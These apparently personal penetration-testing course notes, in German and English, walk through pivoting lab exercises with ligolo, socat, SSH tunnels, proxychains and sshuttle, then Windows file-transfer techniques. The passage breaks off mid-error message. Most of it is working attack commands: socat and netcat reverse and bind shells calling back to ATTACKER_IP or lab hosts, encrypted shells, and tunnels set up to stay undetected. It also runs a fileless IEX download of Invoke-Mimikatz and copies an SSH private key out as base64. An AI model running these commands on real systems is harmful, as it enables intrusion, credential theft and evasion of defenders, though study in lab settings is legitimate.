Um den Localhost einer Pivot-Maschine zu erreichen, kann man eine Route zur “Magic” IP-Adresse 240.0.0.1/32 erstellen und über das TunTap laufen lassen, dessen Weiterleitung in der entsprechenden Session aktiviert ist:
# TunTap und Route anlegen
sudo ip tuntap add user [username] mode tun ligolo3
sudo ip link set ligolo3 up
sudo ip route add 240.0.0.1/32 dev ligolo3
# Weiterleitung in Sessio aktivieren (hier auf Webserver)
start --tun ligolo3
# Aufrufen der öffentlichen Webseite (Annahme: über ligolo2)
curl 10.10.1.253
<html>
<head>
<title> Pivoting Exercise Website</title>
</head>
<body>
<h1> Ihr koennt die oeffentliche Seite sehen - Super :) </h1>
</body>
</html>
# Aufrufen der internen Webseite
curl 240.0.0.1
<html>
<head>
<title> Pivoting Exercise Internal Website</title>
</head>
<body>
<h1> Nun habt ihr auch die interne Website - Klasse!</h1>
</body>
</html>
Aufgabe 1
Zunächst sollt ihr euch mit dem Single Pivot beüben. Nehmt direkt den ersten Debian als Ziel, richtet alles ein und führt den Agent aus. Macht euch mit den hier vorgestellten Befehlen vertraut und scannt das dahinterliegende Netz nach neuen Zielen.
Wie oben aufgeführt.
Aufgabe 2
Nachdem ihr praktische Erfahrung mit dem Single Pivot sammeln konntet, sollt ihr jetzt die Strecke bis zum Webserver mit den Multi Pivot Ansätze vervollständigen. Der Weg zum Ziel ist euch wieder freigestellt, es bietet sich jedoch auch hier an, eine Windows Maschine auf dem Weg mitzunehmen.
Wie oben aufgeführt.
Aufgabe 3 (optional)
Übt nun den Einsatz von Reverse Shells, indem ihr euer Wissen der Portweiterleitung bei Ligolo mit einer Reverse Shell eurer Wahl verbindet.
Weitermachen mit dem Stand nach Aufgabe 2.
Listener auf Agent vor Revshell-Target auslegen:
# Ligolo
# session
# Target auswählen
listener_add --addr 0.0.0.0:8000 --to 0.0.0.0:8000
Dann:
# Attacker
socat TCP-L:8000 FILE:$(tty),raw,echo=0
# Target
./socat TCP:10.10.1.254:8000 EXEC:"/bin/bash",pty,stderr,sigint,setsid,sane
Und man erhält eine Revshell.
Mittels Ligolo könnte man einen Listener einrichten, mit dem man die Revshell (falls länger) bspw. per Python-Webserver rübergeschickt bekommt.
Socat
= Tool zur bidirektionalen Weiterleitung
- kann Pipe Sockets zwischen zwei unabhängigen Kommunikationspartnern herstellen ohne auf SSH angewiesen zu sein
- nicht auf Netzwerkkommunikation beschränkt - eher Brückenkopf um zwei Endpunkte miteinander zu verbinden
- folgende Endpunkte sind möglich:
- Dateien
- Pipes
- Devices
- Sockets
- SSL sockets
- Proxy CONNECT Connections
- File Descriptors
- Readline
- Programs -nicht nur gut für fully stable Linux Shells, auch für Port Forwarding geeignet
Auf Windows
- birgt Herausforderungen
- Cygwin
- Socat wird nicht nativ auf Windows funktionieren
- Installiertes Cygwin oder benötigte Abwesenheiten müssen vorhanden sein
- Firewall
- Genutzte TCP-Ports müssen in Firewall geöffnet sein
- Socat an sich muss nicht explizit erlaubt sein
- Hier auf die automatischen “Block-Regeln” achten
- Funktionalität
- TCP-Listener werden automatisch für IPv6 erstellt
- Anpassen des Interfaces mit “bind=IP”
Verwendung
Forwarding
RevShell Relay
# Angreifer
# Empfänger für Reverse Shell (nc, metasploit, usw)
sudo nc -lvnp 443
# Victim
# Weiterleitung von Local 8000 auf Attacker 443
./socat tcp-l:8000 tcp:ATTACKER_IP:443 &
# Start der Reverse Shell (nc, meterpreter, usw)
./nc 127.0.0.1 8000 -e /bin/bash
- Listening Port
- TCP-Verbindung
- RevShell starten
Port Forwarding - Easy
# Victim
# fork -> Jede connection in neuem Prozess
# reuseaddr -> mehrere connections auf dem Port möglich
./socat tcp-l:PORT,fork,reuseaddr tcp:TARGET_IP:TARGET_PORT &
Port Forwarding - Quiet
# 1) Auf Attacker
./socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
# 2) Auf Relay
./socat tcp:ATTACKING_IP:8001 tcp:TARGET_IP:TARGET_PORT,fork &
# 3) Auf Attacker
# z.B ssh Verbindungsaufbau wenn nach Port 22 weitergeleitet wird
ssh user@127.0.0.1 -p 8000
Shells
Reverse Shells
# Reverse Shell mit Socat
# Listener mit Socat - Instabile Shell aber bei Windows und Linux möglich
socat TCP-L:<port> -
# Rückverbindung
# Windows (pipes -> Interface zwischen Unix und Windows CLIs)
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
# Linux
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
Bind Shells
# Bind Shell
# Windows
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
# Linux
socat TCP-L:<PORT> EXEC:"bash -li"
# Verbindung aufbauen mit
socat TCP:<TARGET-IP>:<TARGET-PORT> -
Linux Fully Stable Shell
# Fully Stable Shell auf Linux Systemen
# Listener auf Attacker
# tty -> quasi wie stty raw -echo;fg
socat TCP-L:<PORT> FILE:'tty',raw,echo=0
# Reverse Shell
# -pty -> pseudoterminal allozieren (Teil der Stabilisierung)
# -stderr -> alle Fehler in der Shell anzeigen
# -sigint -> leitet Ctrl+C in den Subprozess weiter (dann klappts)
# -setsid -> Prozess in neuer Session erstellen
# -sane -> Stabilisieren der Shell um sie zu "normalisieren"
socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane
Encrypted Shell
# Zunächst erstellen eines Certs
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
# Pem File erstellen
cat shell.key shell.crt > shell.pem
# Listener starten
# verify=0 -> PEM nicht offiziell verifizieren
# PEM muss nicht kopiert werden
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
# Connect Back
socat OPENSSL:<ATTACKER-IP>:<ATTACKER-PORT>,verify=0 EXEC:/bin/bash
# Ähnlich mit Bind Shell
# Target
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
# Attacker
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -
Aufgabe 1
Versucht euch an der vorgestellten Technik für Reverse Shell Relays mit Socat. Als Reverse Shell könnt ihr wieder Msfvenom oder netcat verwenden.
Gemäß oben aufgeführter Beschreibung
Für eine Fully Stabilized Linux Shell:
# Attacker
# Backticks statt Hochkommata
socat TCP-L:8888 FILE:`tty`,raw,echo=0
# Victim
# Vorher socat transferieren, falls noch nicht auf der Maschine
# Richtige Shell-Umgebung wählen
./socat TCP:192.168.1.2:8888 EXEC:"/bin/bash",pty,stderr,sigint,setsid,sane
Aufgabe 2
Euch wurden verschiedene Möglichkeiten der Portweiterleitung vorgestellt - probiert Sie aus! Der Webserver wartet schon.
# Jumphost 2
./socat -d -d tcp-l:8004,fork tcp:10.10.1.253:80
# Jumphost 1
./socat -d -d tcp-l:8001,fork,reusaddr tcp:10.1.5.251:8004
# Attacker
./socat -d -d tcp-l:8000,fork,reuseaddr tcp:192.168.1.1:8001
In der Reihenfolge lässt sich auf der Attacker-Maschine die 8000 ancurlen und man erhält eine Verbindung zur öffentlichen Website.
Die Reihenfolge der Endpoints in Socat ist von Bedeutung!
Aufgabe 3 (optional)
Auch wenn es nicht direkt mit Pivoting zu tun hat - die Fähigkeiten von Socat zur Verwendung als Reverse Shell sind sehr gut. Erzeugt euch eine Reverse Shell, welche über Portweiterleitungen vom Webserver bis zu eurem Attacker läuft - nur mit Socat.
# Attacker
socat -d -d TCP-LISTEN:444,reuseaddr,fork,bind=192.168.1.2 -
# Jumphost 1
./socat -d -d TCP-LISTEN:5555,reuseaddr,fork,bind=10.1.5.252 TCP:192.168.1.2:4444
# Jumphost 2
./socat -d -d TCP-LISTEN:6666,reuseaddr,fork,bind=10.10.1.254 TCP:10.1.5.252:5555
# Target
./socat TCP:10.10.1.254:6666 EXEC:"/bin/bash",pty,stderr,sigint,setsid,sane
In der Reihenfolge ausgeführt erhält man auf der Attacker-Maschine eine stabilized RevShell.
SSH und Proxychains
SSH unter Windows
- Vor 2018 keine native SSH-Unterstützung für Windows -> Tool der Wahl “PuTTY” bzw. “PLink”
# z.B. Lokale Portweiterleitung
plink -ssh -L 2222:192.168.1.1:22 user@192.168.1.1
##Verwendung
Local Port Forwarding
- ermöglicht es dem Nutzer einen lokalen Port seiner Wahl über einen Zwischenhost auf einen Port seiner Wahl zu einem entfernten Ziel zu spiegeln
- Datenfluss: LPort zu TPort
Beispiel:
# Weiterleitung von Port 5000 auf Port 22 des Ziels
# Optional : -fN für eine Background Session
ssh -L 5000:10.1.5.251:22 user@192.168.1.1
# Anschließende SSH Verbindung auf Ziel
ssh user@127.0.0.1 -p 5000
# Es können auch mehrere Weiterleitungen mit einem Befehl eingerichtet
# werden
ssh -L 5000:10.1.5.251:22 5001:10.1.5.251:80 user@192.168.1.1
Wobei:
- LPort
- Local Port von welchem Traffic weitergeleitet werden soll
- als IP Adresse wird automatisch Local Host gesetzt
- Target
- Ziel IP Adresse auf welche Local Port gespiegelt werden soll
- Ziel muss dem Jump Host bekannt sein
- Ziel kann auch der Jump Host selbst sein
- TPort
- Port auf Ziel IP Adresse auf welchen Local Port gespiegelt werden soll
- Low Ports benötigen Root-Rechte
- RHost
- Jump Host IP Adresse auf welchem der SSH Service ausgeführt wird
- Creds müssen bekannt und SSH/Alternativen vorhanden sein
- User
- Username für die SSH-Verbindung auf dem Jump Host
Wenn Nologin-Account
Unix Systeme bieten die Möglichkeit, User zu erstellen, welche sich nicht interaktiv einloggen dürfen. Dies unterbindet jedoch nicht die Erstellung eines Tunnels ohne interaktive Shell. -> Verhindern der Erstellung einer interaktiven Shell bei der Tunnelerstellung
Dafür den Schalter -fN:
# Aufbau eines Tunnels über einen nologin User
ssh -L 4444:10.1.5.251:22 noninteractiveuser@192.168.1.1 -fN
# Auszug aus der SSH-man
# -f Requests ssh to go to background just before command execution. This is useful if ssh is going to ask for passwords or passphrases, but the user wants it in the background. This implies -n. The recommended way to start X11 programs at a remote site is with something like ssh -f host xterm.
# -N Do not execute a remote command. This is useful for just forwarding ports.
Remote Port Forwarding
- umgekehrt
- Datenfluss: RPort zu TPort
Beispiel:
# Weiterleitung einer Rev Shell von Port 8000 der RHosts
# auf Port 1337 des Angreifers
ssh -R 8000:192.168.1.2:1337 user@192.168.1.1
# Listener für Rev Shell auf Port 1337 empfängt die Verbindung
Wobei:
- RPort
- Port über den auf RHost weitergeleitet werden soll
- Wird standardmäßig auf Localhost “geöffnet”
- Target
- Ziel der Weiterleitung
- Muss dem RHost bekannt sein
- TPort
- Port auf Target zu welchem der Traffic weitergeleitet wird
- RHost
- Jumphost auf welchem die Weiterleitung eingerichtet wird
- Creds müssen bekannt und SSH/Alternativen vorhanden sein
- User
- Username für die SSH-Verbindung auf dem Jump Host
Problem: sshd_config
- RPF läuft nicht “out of the box”
- entsprechende SSH-Server wird die Remote-Weiterleitung nur über das Localhost-Interface laufen lassen
- Einstellung “GatewayPorts yes” des rHosts wodurch diesem ermöglicht wird, die aktivierte Weiterleitung nicht nur auf dem Localhost-Interface durchzuführen
- Änderung der config wirkt sich jeweils erst bei Neuaufbau der Weiterleitung aus, sowohl beim Aktivieren als auch beim Deaktivieren der “GatewayPorts”-Option
- Root-Rechte werden benötigt
Workaround mittels Socat oder Netcat:
# Annahme: RPF über localhost 8000 soll erreichbar sein von Außen über Port 8001
socat TCP4-LISTEN:8001,fork TCP4:127.0.0.1:8000
...
# Funktionell gleich mit Socat, aber instabil
#! /bin/bash
while :; do
nc -l -p 8001 -c 'nc 127.0.0.1 8000'
done
Dynamic Port Forwarding
- verwandelt den SSH-Server praktischerweise in einen Proxy-Server, welcher unseren Traffic über einen genannten Jump Host zum Ziel weiterleitet
- Unterschied zu LPF und RPF:
- statt einem Source- und Destination-Port wird nur der Quellport angegeben
- Verbindungen werden abhängig vom genutzten Protokoll direkt zum Ziel auf den entsprechenden Port weitergeleitet
Beispiel:
# DPF auf Port 1337 über Zielrechner
ssh -D 1337 user@192.168.1.1
Proxychains und DPF
- Verwendung von DPF ermöglicht den Einsatz von “Proxychains”
- um Verbindungen effektiv über einen SOCKS Proxy in ein anderes Netz weiterzuleiten
Config:
# Einstellung von Proxychains in proxychains.conf
tail -4 /etc/proxychains.conf
# meanwile
# defaults set to "tor"
# socks4 127.0.0.1 9050
socks4 127.0.0.1 1337 # Port muss mit Port des DPF übereinstimmen!
-> alle mit dem Tool versendeten Anfragen laufen über den per SSH aufgebauten Proxy-Server
Usage:
# Weiterleiten eines Nmap Scans ins interne Netz
proxychains4 nmap -Pn -sT 10.1.5.0/24
# Weiterleiten einer SSH Verbindung ins interne Netz
# auf durch Scan aufgeklärtes Ziel
proxychains4 ssh user@10.1.5.251
Zu nmap:
Es werden nur Full TCP Scans unterstützt
- kein UDP, auch nicht über SOCKS5 Proxy
- keine Host-Alive-Scans (deshalb -Pn beim Scan)
Scans werden sehr lange dauern
SSH Proxy Jump
- eingebaute Möglichkeit, um SSH-Verbindungen über zwischengeschaltete SSH-Server aufzubauen
Beispiel:
# Verbindungsaufbau zu 10.1.1.5 über 192.168.1.1
ssh -J user@192.168.1.1 user@10.1.1.5
# Auch mehrere Jump Hosts möglich
ssh -J user@192.168.1.1,user@10.1.1.5 user@5.1.56.241
Beim dem angegebenen Jump Host wird eine SSH-Verbindung mit dem entsprechenden User gestartet, über welche dann die nächste Verbindung aufgebaut wird. Hierfür werden natürlich die Creds des entsprechenden Users benötigt. Funktioniert auch mit “/usr/sbin/nologin”-Shells
Kann man auch in der ssh_config anlegen:
# nano /etc/ssh/ssh_config
Host server3
HostName 5.1.56.241
# SSH Port bei ProxyJump explizit angeben
ProxyJump user@192.168.1.1:22,user@10.1.1.5:22
# User für server3 / 5.1.56.241
User user
# Login erfolgt dann mit
ssh server3
Sneaky Fynn Way
- Anlegen von Jump Hosts kann auch mit einer Portweiterleitung verbunden werden:
# nano /etc/ssh/ssh_config
Host server3
HostName 5.1.56.241
# SSH Port bei ProxyJump explizit angeben
ProxyJump user@192.168.1.1:22,user@10.1.1.5:22
# User für server3 / 5.1.56.241
User user
RemoteForward 9999 127.0.0.1:9999
# Login erfolgt dann mit
ssh server3
# RevShell auf Server3 dann z.B. über
nc 127.0.0.1 9999
Nach der Ausführung des SSH-Logins wird nun der RPF direkt über die Tunnelstrecke geleitet. Hierdurch wird das Erstellen einzelner RPF auf den Jump Hosts überflüssig und es müssen keine zusätzlichen Ports geöffnet werden. Dies hilft uns vor allem damit, deutlich leichter unentdeckt zu bleiben, da “nur” eine normale, stehende SSH-Verbindung auf das Ziel vorhanden ist.
Aufgabe 1
Arbeitet euch mit Hilfe von SSH, Proxychains und Nmap durch die einzelnen Netzwerke der Topologie, bis zum Erreichen des Webservers vor. Ziel ist es, die intern gehostete Webseite des Servers von eurem Angreifer aus aufrufen zu können.
Gedachter Weg zum Webserver:
- Attacker
- DebianFront
- DebianNetMid
- WebServer
Ansatz:
SSH LPF mit Jump Hosts
ssh -L 8080:10.10.1.253:80 -J user@192.168.1.1 user@10.1.5.251 -fN
...
curl 127.0.0.1:8080 -I
HTTP/1.1 200 OK
[...]
Aufgabe 2
Errichtet Reverse Shells (z.B. mit Metasploit oder netcat) von aufgeklärten Windows und Linux Targets innerhalb des Netzwerkes. Nehmt hier jeweils ein Target von jedem Betriebssystem mit einem bzw. zwei Hops zwischen Target und Attacker.
ssh -R 4567:localhost:8888 user@192.168.1.1
# Jetzt muss in der ssh_config GatewayPorts auf "yes" gesetzt werden
Auf der Attacker:
nc -lnvp 8888
Auf der Remote:
nc 10.1.5.252 4567 -e /bin/sh
Für Windows sieht es ähnlich aus, nur der Befehl auf der Windows-Remote-Maschine muss angepasst werden:
ncat.exe 10.1.5.252 4567 -e cmd
So erhält man auf dem Listener eine CMD-Instanz.
Aufgabe 3
DebianFront besitzt einen “user2:user2” Account, welcher mittels /usr/sbin/nologin eine interaktive Shell verweigert bekommt. Nutzt diesen Account, um eine erfolgreiche Portweiterleitung einzurichten.
Gleicher Ansatz wie bei Aufgabe 1 auch schon, nur dass
-fN
als Schalter mit angegeben werden muss.
Der gesamte Befehl sieht dann wie folgt aus:
ssh -L 8080:10.10.1.253:80 -J user2@192.168.1.1 user@10.1.5.251 -fN
Aufgabe 4
Passt die ssh_config so an, dass eine Verbindung vom Angreifer bis zum Webserver über Jumphosts möglich ist.
- Erstellen von “config” in ~/.ssh/
Host webserver
HostName 10.10.1.253
ProxyJump user@192.168.1.1,user@10.1.5.251
User user
LocalForward 8080 127.0.0.1:80
Auf der Attacker:
ssh webserver
...
curl 127.0.0.1:8080 -I
HTTP/1.1 200 OK
[...]
SShuttle
= ähnlich zu Proxychains, baut selbst SSH auf
Voraussetzungen:
- sudo/root auf dem Client
- Server braucht keine Sudo/Root-Rechte
- SSH-Verbindung
- Inkl. Creds
- Python
- 3.8 oder größer
- statische Kopie oder installier
UDP-/ICMP-Verbindugen werden nicht weitergeleitet!
Funktionsweise
- Während VPNs Daten paketweise weiterleiten und keine einzelnen Verbindungen verfolgen, verfolgt Sshuttle jede einzelne Verbindung
- fügt den TCP-Datenstrom lokal zusammen, multiplexed ihn zustandsbehaftet über eine SSH-Sitzung und zerlegt ihn am anderen Ende wieder in Pakete -> sichere Daten-über-TCP-Übertragung
Verwendung
- muss nicht auf dem Remote-Server installiert werden
- überträgt seinen Source-Code selbstständig und führt ihn mit dem Python-Interpreter aus
- somit wird eine transparenter Proxy auf der lokalen Maschine erstellt, welcher alle Verbindungen, die auf 0.0.0.0/0 matchen, weiterleitet
- erzeugt bei der Ausführung mehrere IPTables-Regeln
Beispiel einiger Befehle:
# Basic Command
sshuttle -r username@address[:port] subnet
# Automatisches Erkennen des Subnets über die Routing Table des Ziels
sshuttle -r username@address[:port] -N
# Problem: Keine Key/Identity File unterstützung
# Workaround: ssh-cmd
sshuttle -r user@address[:port] --ssh-cmd "ssh -i KEYFILE" subnet
# Möglicher Fehler: Broken Pipe -> Ziel IP ist in Subnet enthalten
# Lösung: ignorieren der Ziel IP
sshuttle -r user@address[:port] subnet -x address
# Auto Auffüllen von /etc/host durch sshuttle
sshuttle -r user@address[:port] subnet -H
Wobei:
- -r
- IP-Adresse des Sshuttle-Servers
- Aufbau von SSH-Verbindung zu dieser IP
- Spezifischer Port für Sshuttle kann angegeben werden
- –listen
- Spezifizieren der Listener Adresse/Port auf Client
- Standard 127.0.0.1 und Random Port
- 0.0.0.0:0 möglich mit IP-Forwarding
- –ssh-cmd
- Befehl der beim Erstellen der SSH-Verbindung ausgeführt werden soll
- Wichtig beim Arbeiten mit Identity Files
- -N
- Zieht zusätzliche routbare Netze aus der Routing Table des Servers
- In Tests kein direktes Ergebnis zu erkennen
- -H
- Kurzform von “–auto-hosts”
- Füllt /etc/hosts automatisch mit IP/Hostname-Einträgen
- Einträge müssen in /etc/hosts des Servers vorhanden sein
- Werden nach Beenden wieder gelöscht
- -x
- Excluden von bestimmten Netzbereichen
- Diese werden nicht weitergeleitet
- –python
- Angeben des Remote Python Interpreters
- Standard ist einfach nur “python”
- Wichtig wenn statische Kopie verwendet wird
Es wird empfohlen, Sshuttle nicht als Background Process laufen zu lassen, da dies die Ausführung stören kann!
Aufgabe 1
Ähnlich zum vorherigen Ausbildungsteil sollt ihr wieder eine Verbindung so aufbauen, dass ihr euch direkt per SSH auf den Webserver verbinden könnt - dieses Mal nur mit Sshuttle. Es soll am Ende möglich sein, mit einem
sshuttle -r user@10.10.1.253 -N --ssh-cmd "ssh -J user@192.168.1.1,user@10.1.5.251"
[...]
c : Connected to server.
...
curl -I 10.10.1.253
HTTP/1.1 200 OK
[...]
andere Route:
sshuttle -r user@186.222.240.1 -N --ssh-cmd "ssh -J user@192.168.1.1,user@149.75.248.253,user@169.254.241.152"
[...]
c : Connected to server.
...
curl -I 10.10.1.253
HTTP/1.1 200 OK
[...]
Aufgabe 2
Richtet bei der SSH Verbindung zu einem beliebigen Target den Login mit Identity File ein. Versucht anschließend Sshuttle mit dieser Identity File zu starten.
Zunächst:
ssh-keygen
...
ssh-copy-id -i ~/.ssh/id_rsa user@192.168.1.1
Dann:
sshuttle -r user@192.168.1.1 --ssh-cmd "ssh -i ~/.ssh/id_rsa" -N -x 192.168.1.1
Ich werde in diesem Fall nicht nach einem Passwort gepromptet.
Post-Exploitation
File Transfers
File Transfers
Windows File Transfer Methods
Download Operations
PowerShell Base64 Encode & Decode
Depending on the file size you want to transfer, you can use different methods that do not require network communication. If you have access to a terminal, you can encode a file to a base64 string, copy its contents from the terminal and perform the reverse operation, decoding the file in the original content.
An essential step in using this method is to ensure the file you encode and decode is correct. You can use md5sum, a program that calculates and verifies 128-bit checksums. The MD5 hash functions as a compact digital fingerprint of a file, meaning a file should have the same MD5 hash everywhere.
Pwnbox Check SSH key MD5 Hash
d41y@htb[/htb]$ md5sum id_rsa
4e301756a07ded0a2dd6953abf015278 id_rsa
Pwnbox Encode SSH Key to Base64
d41y@htb[/htb]$ cat id_rsa |base64 -w 0;echo
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
You can copy this content and paste it into a Windows PowerShell terminal and use some PowerShell functions to decode it.
PS C:\htb> [IO.File]::WriteAllBytes("C:\Users\Public\id_rsa", [Convert]::FromBase64String("LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo="))
Finally, you can confirm if the file was transferred successfully using the Get-FileHash cmdlet.
Confirming the MD5 Hashes Match
PS C:\htb> Get-FileHash C:\Users\Public\id_rsa -Algorithm md5
Algorithm Hash Path
--------- ---- ----
MD5 4E301756A07DED0A2DD6953ABF015278 C:\Users\Public\id_rsa
PowerShell Web Downloads
Most companies allow HTTP and HTTPS outbound traffic through the firewall to allow employee productivity. Leveraging these transportation methods for file transfer operations is very convenient. Still, defenders can use Web filtering solutions to prevent access to specific website categories, block the download of file types, or only allow access to a list of whitelisted domains in more restricted networks.
PowerShell offers many file transfer options. In any version of PowerShell, the System.Net.WebClient class can be used to download a file over HTTP, HTTPS, or FTP.
| Method | Description |
|---|---|
OpenRead | returns the data from a resource as a stream |
OpenReadAsync | returns the data from a resource without blocking the calling thread |
DownloadData | downloads data from a resource and returns a byte array |
DownloadDataAsync | downloads data from a resource and returns a byte array without blocking the calling thread |
DownloadFile | downloads data from a resource to a local file |
DownloadFileAsync | downloads data from a resource to a local file without blocking the calling thread |
DownloadString | downloads a string from a resource and returns a string |
DownloadStringAysnc | downloads a string from a resource and returns a string without blocking the calling thread |
DownloadFile
You can speciy the class name Net.WebCLient and the method DownloadFile with the parameters corresponding to the URL of the target file to download and the output file name.
PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1','C:\Users\Public\Downloads\PowerView.ps1')
PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')
PS C:\htb> (New-Object Net.WebClient).DownloadFileAsync('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1', 'C:\Users\Public\Downloads\PowerViewAsync.ps1')
DownloadString - Fileless
Fileless attacks work by using some OS functions to download the payload and execute it directly. PowerShell can also be used to perform fileless attacks. Instead of downloading a PowerShell script to disk, you can run it directly in memory using the Invoke-Expression cmdlet or the alias IEX.
PS C:\htb> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')
IEX also accepts pipeline output.
PS C:\htb> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1') | IEX
Invoke-WebRequest
From PowerShell 3.0 onwards, the Invoke-WebRequest cmdlet is also available, but is noticeably slower at downloading files. You can use the aliases iwr, curl, and wget instead of the Invoke-WebRequest full name.
PS C:\htb> Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 -OutFile PowerView.ps1
Common Errors with PowerShell
There may be cases when the IE first-launch configuration has not been completed, which prevents the download.
This can be bypassed using the parameter -UseBasicParsing.
PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 | IEX
Invoke-WebRequest : The response content cannot be parsed because the Internet Explorer engine is not available, or Internet Explorer's first-launch configuration is not complete. Specify the UseBasicParsing parameter and try again.
At line:1 char:1
+ Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/P ...
